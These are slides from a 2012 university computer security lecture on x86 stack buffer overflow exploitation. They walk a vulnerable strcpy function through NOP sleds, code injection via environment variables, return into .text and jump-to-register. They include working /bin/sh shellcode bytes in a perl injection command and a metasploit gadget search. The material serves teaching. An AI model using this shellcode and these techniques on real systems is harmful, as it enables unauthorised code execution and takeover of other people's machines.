Exploitation techniques

TOOR - Computer Security

Hallgrímur H. Gunnarsson

Reykjavík University

2012-04-26

Overview - What we will cover today

Exploitation techniques:

- NOP sled
- Code injection via the environment
- Return into .text
- Jump to register

A different type of stack overflow:

- Off-by-ones and frame pointer overwrites

Advanced exploitation techniques will be covered next week:

- Return into libc/plt
- Return oriented programming

vuln1 function


```c
void vuln1(char *cp)
{
    char buf[128];

    strcpy(buf, cp);
}
```

```
# {
  push   %ebp
  mov    %esp,%ebp
  sub    $0x98,%esp
# char buf[128];
# strcpy(buf, cp);
  mov    0x8(%ebp),%eax
  mov    %eax,0x4(%esp)
  lea    -0x88(%ebp),%eax
  mov    %eax,(%esp)
  call   0x8048314 <strcpy@plt>
# }
  leave
  ret
```

vuln1 function


```
# {
  push   %ebp         # esp -= 4; *esp = ebp;
```



```
  mov    %esp,%ebp   # ebp = esp;
```





```
  sub    $0x98,%esp
```

vuln1 function

```
mov     %esp,%ebp  # ebp = esp;
```




```
sub     $0x98,%esp # esp -= 0x98;  OR  esp -= 152;
```




```
# strcpy(buf, cp);
  mov     0x8(%ebp),%eax
  mov     %eax,0x4(%esp)
  lea     -0x88(%ebp),%eax
  mov     %eax,(%esp)
  call    0x8048314 <strcpy@plt>
```

vuln1 function

```
# strcpy(buf, cp);
  mov    0x8(%ebp),%eax    # eax = *(ebp+8);
  mov    %eax,0x4(%esp)    # *(esp+4) = eax;
```

0(%esp)	4(%esp)	8(%esp)	...	-8(%ebp)	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
	cp					old ebp	old eip	cp

```
  lea    -0x88(%ebp),%eax # eax = ebp-0x88;  (0x88 == 136)
                          # eax = &buf[0];
  mov    %eax,(%esp)      # *esp = eax;
```

0(%esp)	4(%esp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp

```
  call   0x8048314 <strcpy@plt>
```

vuln1 function

0(%esp)	4(%esp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp

```
leave   # movl %ebp,%esp;    esp = ebp;
        # popl %ebp;         ebp = *esp; esp += 4;
```

vuln1 function

0(%esp)	4(%esp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp

```
leave   # movl %ebp,%esp;    esp = ebp;
```

						0(%esp)	4(%esp)	8(%esp)
-0x98(%ebp)	-0x94(%ebp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp

```
        # popl %ebp;         ebp = *esp; esp += 4;
```

				...	-8(%esp)	-4(%esp)	0(%esp)	4(%esp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp

```
ret     # popl %eip;         eip = *esp; esp += 4;
```

vuln1 function

				...	-8(%esp)	-4(%esp)	0(%esp)	4(%esp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp

```
ret     # popl %eip;        eip = *esp; esp += 4;
```

				...	-12(%esp)	-8(%esp)	-4(%esp)	0(%esp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp

Machine state:

- Old stack frame restored (ebp and esp)
- Old EIP restored
- Arguments for vuln1 still on stack (cp)
- Caller usually throws them away after the call

vuln1 function

```
call    0x8048314 <strcpy@plt>
```

0(%esp)	4(%esp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp
&buf[0]	cp		AAAAAAA	...	AAAAAAA	BBBB	CCCC	cp

0x88 == 136

```
leave   # movl %ebp,%esp;    esp = ebp;
        # popl %ebp;         ebp = *esp; esp += 4;
ret     # popl %eip;         eip = *esp; esp += 4;
```

vuln1 function

0(%esp)	4(%esp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp
&buf[0]	cp		AAAAAAA	...	AAAAAAA	BBBB	CCCC	cp

```
leave   # movl %ebp,%esp;    esp = ebp;
```

						0(%esp)	4(%esp)	8(%esp)
		...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp
&buf[0]	cp		AAAAAAA	...	AAAAAAA	BBBB	CCCC	cp

```
        # popl %ebp;         ebp = *esp; esp += 4;
```

		...		...	-8(%esp)	-4(%esp)	0(%esp)	4(%esp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp
&buf[0]	cp		AAAAAAA	...	AAAAAAA	BBBB	CCCC	cp

- ESP restored, EBP is now BBBB (0x42424242)

vuln1 function

					-8(%esp)	-4(%esp)	0(%esp)	4(%esp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp
&buf[0]	cp		AAAAAAA	...	AAAAAAA	BBBB	CCCC	cp

Column labels above the first table also include "..." over the third and fifth columns.

```
ret     # popl %eip;        eip = *esp; esp += 4;
```

		...		...	-12(%esp)	-8(%esp)	-4(%esp)	0(%esp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp
&buf[0]	cp		AAAAAAA	...	AAAAAAA	BBBB	CCCC	cp

- ESP restored
- EBP is BBBB (0x42424242)
- EIP is CCCC (0x43434343) – yay!

Classic stack smashing attack

Okay, we have gained control over EIP. Now what?

What address do we put in EIP?

Classic stack smashing attack:


- Predict the address of a buffer on the stack
- Write machine code into the buffer
- Write the address of the buffer into the return address
- Now RET will jump and execute our code!

0(%esp)	4(%esp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp
&buf[0]	cp		our code	...	...	BBBB	&buf[0]	cp

Classic stack smashing attack

Assumptions:

- The stack is executable (next week)
- Predictable stack address
- Our code fits in the buffer



Stack addresses:

- Not easy to guess, e.g. due to varying environment variables and other stuff that comes before main() on the stack
- Some systems have ASLR – random stack address on each execution! (next week)

Stack address

/proc on Linux exposes lots of process information:

```
[hhg@skel s]$ cat /proc/3587/maps
00110000-0012e000 r-xp 00000000 271623   /lib/ld-2.12.so
0012e000-0012f000 r--p 0001d000 271623   /lib/ld-2.12.so
0012f000-00130000 rw-p 0001e000 271623   /lib/ld-2.12.so
00130000-00131000 r-xp 00000000 0        [vdso]
00131000-002ba000 r-xp 00000000 271630   /lib/libc-2.12.so
002ba000-002bb000 ---p 00189000 271630   /lib/libc-2.12.so
002bb000-002bd000 r--p 00189000 271630   /lib/libc-2.12.so
002bd000-002be000 rw-p 0018b000 271630   /lib/libc-2.12.so
002be000-002c1000 rw-p 00000000 0
08048000-08049000 r-xp 00000000 526007   /home/HIR/hhg/s/vuln
08049000-0804a000 rw-p 00000000 526007   /home/HIR/hhg/s/vuln
f7ff1000-f7ff2000 rw-p 00000000 0
f7ffd000-f7ffe000 rw-p 00000000 0
fffe9000-ffffe000 rw-p 00000000 0        [stack]
[hhg@skel s]$
```

Stack address

Program to print EBP:

```c
void *get_ebp(void)
{
    __asm__("movl %ebp,%eax");
}

int main(void)
{
    void *ebp = get_ebp();
    printf("%p\n", ebp);
}
```

Run:

```
hhg@hhg:~/toor$ ./ebp
0xbff15be8
hhg@hhg:~/toor$
```

Stack address

Same address for identical runs:

```
[hhg@skel s]$ ./ebp
0xffffd6a8
[hhg@skel s]$ ./ebp
0xffffd6a8
[hhg@skel s]$
```

Parameters are stored on the stack before main:

```
[hhg@skel s]$ ./ebp asdf
0xffffd698
[hhg@skel s]$ ./ebp testing12345
0xffffd688
[hhg@skel s]$ ./ebp a1 b2 c3 d4 e5 f6
0xffffd678
[hhg@skel s]$
```

Stack address

Environment variables are also stored on the stack before main:

```
[hhg@skel s]$ ./ebp
0xffffd6a8
[hhg@skel s]$ VARNAME=blabla ./ebp
0xffffd6a8
[hhg@skel s]$ A=1 B=2 C=3 D=4 ./ebp
0xffffd698
[hhg@skel s]$ export TEST=asdf12345
[hhg@skel s]$ ./ebp
0xffffd6a8
[hhg@skel s]$
```

Stack address

Environment contains lots of highly variable stuff, such as:

- Current directory
- Current user
- Source IP and port (if connected via SSH)
- Last command
- etc.

See *env* command for full list:

```
[hhg@skel s]$ env
HOSTNAME=skel.ru.is
SELINUX_ROLE_REQUESTED=
TERM=xterm
SHELL=/bin/bash
...
```

Stack address

We have seen that execution conditions influence the stack address.

How can we counter this variability?

Let's look at three techniques:

- NOP sliding
- Code injection via environment
- Jump to register

First up: NOP sliding!


NOP sliding

Premise:

- Variability of stack address is usually limited
- Previous tests: ebp was between 0xffffd678 and 0xffffd6a8
- Variability in those tests: 48 bytes

Stack smashing with NOP slide:

- Predict the address of a buffer on the stack
- Write machine code into the buffer
- Pad any extra space with NOPs (no-operation – 0x90 on x86)
- Write the address of the buffer into the return address



NOP slide analysis

We have seen two approaches:

- Classic: Predict exact address of our code on the stack
- NOP slide: Predict some stack address within the NOP slide

0(%esp)	4(%esp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp
&buf[0]	cp		NOP slide	NOP slide	our code	BBBB	&buf[0]	cp


A NOP slide increases the probability of a successful attack.

The bigger the NOP slide, the better!

NOP slide analysis

In our vuln1 function:

- Our buffer is 136 bytes
- Let us assume a 40 byte shellcode (quite big)
- Gives us a NOP slide of length 96




- Better than exact prediction, but our buffer is still quite small
- Can we inject our code somewhere else on the stack?

NOP slide analysis

In our vuln1 function:

- Our buffer is 136 bytes
- Let us assume a 40 byte shellcode (quite big)
- Gives us a NOP slide of length 96



- Better than exact prediction, but our buffer is still quite small
- Can we inject our code somewhere else on the stack?

Code injection via environment

Basic principle:

- Predict the address of an environment variable
- Put machine code in the variable
- Pad any extra space with NOPs (no-operation – 0x90 on x86)
- Write the address of the environment variable into the return address

Benefits:

- Easier to predict: fewer things before the environment on the stack
- Can construct a NOP slide of arbitrary length!
- No need to fit shellcode in overflow buffer

Code injection via environment

Program to print the whole environment table:

```c
#include <stdio.h>

extern char **environ;

int main(void)
{
  int i = 0;

  while (environ[i])
    printf("  %p: %s\n", environ[i++], environ[i++]);

}
```

Code injection via environment

Program to print the whole environment table:

```
[hhg@skel s]$ ./envp
  0xffffd87f: HOSTNAME=skel.ru.is
  0xffffd893: SELINUX_ROLE_REQUESTED=
  0xffffd8ab: TERM=xterm
  0xffffd8b6: SHELL=/bin/bash
  0xffffd8c6: HISTSIZE=1000
  0xffffd8d4: SSH_CLIENT=178.19.49.71 11787 22
  ...
[hhg@skel s]$
```

Code injection via environment

Program to print the address of the CODE variable:

```
int main(void)
{
    printf("%p\n", getenv("CODE"));
}
```

```
[hhg@skel s]$ export CODE=asdf
[hhg@skel s]$ ./myenv
0xffffdf97
[hhg@skel s]$ ./myenv ajsdofij
0xffffdf97
[hhg@skel s]$ export AAA=jaoidjf
[hhg@skel s]$ ./myenv ajsdofij
0xffffdf97
[hhg@skel s]$
```

Code injection via environment

Inject code:

```
[hhg@skel s]$ export CODE=$(perl -e '
   print "\x90" x 1000 .
         "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
          \x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"')
[hhg@skel s]$ ./myenv
0xffffdb9b     # Our return address
[hhg@skel s]$
```

execve approach (clears everything else):

```
char *envp[2];
// ...
envp[0] = "CODE=\x90\x90...";
envp[1] = NULL;
execve("./vuln", argv, envp);
```

Code injection via environment

Analysis of environment injection:

- Easier to predict
- Arbitrarily long NOP slide, better chances

Assumptions:

- Local access to the machine (to check env and stack)
- The stack is executable (next week)
- No randomization, i.e. no ASLR – (also next week)

Hard to blindly predict stack address on remote system

Hard to predict random stack address (even with local access)

Stack address and ASLR

My laptop has ASLR:

```
hhg@hhg:~/toor$ ./ebp
0xbff15be8
hhg@hhg:~/toor$ ./ebp
0xbfd51a78
hhg@hhg:~/toor$ ./ebp
0xbfcdc7d8
hhg@hhg:~/toor$ ./ebp
0xbfa84678
hhg@hhg:~/toor$
```

Linux ASLR check (0 = off, 1 = stack+libs, 2 = stack+libs+heap)

```
hhg@hhg:~/tmp$ sysctl -a | grep randomize
kernel.randomize_va_space = 2
hhg@hhg:~/tmp$
```

Stack address and ASLR

```
randomize_va_space:

This option can be used to select the type of process address
space randomization that is used in the system, for
architectures that support this feature.

0 - Turn the process address space randomization off.  This is
the default for architectures that do not support this feature
anyways, and kernels that are booted with the "norandmaps"
parameter.

1 - Make the addresses of mmap base, stack and VDSO page
randomized. This, among other things, implies that shared
libraries will be loaded to random addresses.  Also for
PIE-linked binaries, the location of code start is randomized.
This is the default if the CONFIG_COMPAT_BRK option is enabled.

...
```

Stack address and ASLR

ASLR on Linux:

- stack randomized
- shared libraries randomized
- heap randomized (if randomize_va_space=2)
- **program code only randomized for PIE-linked binaries**

Program code always mapped to address 0x08048000 for non-PIE

```
[hhg@skel s]$ cat /proc/3587/maps
...
002bd000-002be000 rw-p 0018b000 271630   /lib/libc-2.12.so
002be000-002c1000 rw-p 00000000 0
08048000-08049000 r-xp 00000000 526007   /home/HIR/hhg/s/vuln
08049000-0804a000 rw-p 00000000 526007   /home/HIR/hhg/s/vuln
f7ff1000-f7ff2000 rw-p 00000000 0
f7ffd000-f7ffe000 rw-p 00000000 0
fffe9000-ffffe000 rw-p 00000000 0         [stack]
[hhg@skel s]$
```

Return to .text

Program code always mapped to address 0x08048000 for non-PIE

If we have the binary, then we know all the code addresses

One approach:

- Find interesting code that we want to execute in the binary
- Write the address of the code into the return address
- Now RET will jump and execute the given code!

Drawbacks:

- We are limited to pre-existing code in the binary (next week!)
- Already messed up the EBP – need to fix it or avoid the stack

What about some kind of hybrid approach? Using pre-existing code to execute new code?

Machine state before RET

Let's review the machine state before RET in vuln1

```
# strcpy(buf, cp);
  mov    0x8(%ebp),%eax    # eax = *(ebp+8);
  mov    %eax,0x4(%esp)    # *(esp+4) = eax;
```

0(%esp)	4(%esp)	8(%esp)	...	-8(%ebp)	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
	cp					old ebp	old eip	cp

```
  lea    -0x88(%ebp),%eax # eax = ebp-0x88;  (0x88 == 136)
                          # eax = &buf[0];
  mov    %eax,(%esp)      # *esp = eax;
```

0(%esp)	4(%esp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp

```
  call   0x8048314 <strcpy@plt>
  leave
  ret
```

Machine state before RET

0(%esp)	4(%esp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp

```
call    0x8048314 <strcpy@plt>
leave
ret
```

%eax holds the address of our buffer on the stack when RET is executed.

Let us assume we could execute any instruction after RET.

What would be a good instruction to execute?

Machine state before RET

0(%esp)	4(%esp)	...	-0x88(%ebp)	...	-4(%ebp)	0(%ebp)	4(%ebp)	8(%ebp)
&buf[0]	cp		start of buf	...	end of buf	old ebp	old eip	cp

```
call    0x8048314 <strcpy@plt>
leave
ret
```

%eax holds the address of our buffer on the stack when RET is executed.

Let us assume we could execute any instruction after RET.

What would be a good instruction to execute?

```
jmp *%eax
```

i.e. jump to the address in %eax

Machine state before RET

```
jmp *%eax
```

Next task: can we find this instruction in the binary?

```
[hhg@skel s]$ objdump -d ./vuln| grep jmp | grep eax
 8048491: ff e0                        jmp    *%eax
[hhg@skel s]$
```

or with metasploit:

```
[hhg@skel s]$ msfelfscan -j eax ./vuln
[./vuln]
0x080483ef call eax
0x08048491 jmp eax
0x080485ab call eax
0x08048661 push eax; ret
[hhg@skel s]$
```

Jump to register

Improved exploit:

- Put exploit code in buffer
- Overwrite the return address in vuln1 with 0x08048491
- RET jumps to jmp *%eax, which jumps to our code!
- Works reliably every time, even when the stack is randomized

Jump to register (JTR) technique:

- Predict the address of a jump-to-register instruction
- Predict the value of that register
- Write exploit code to that address
- Overwrite return address with the address of the jump-to-register instruction

Questions

Questions?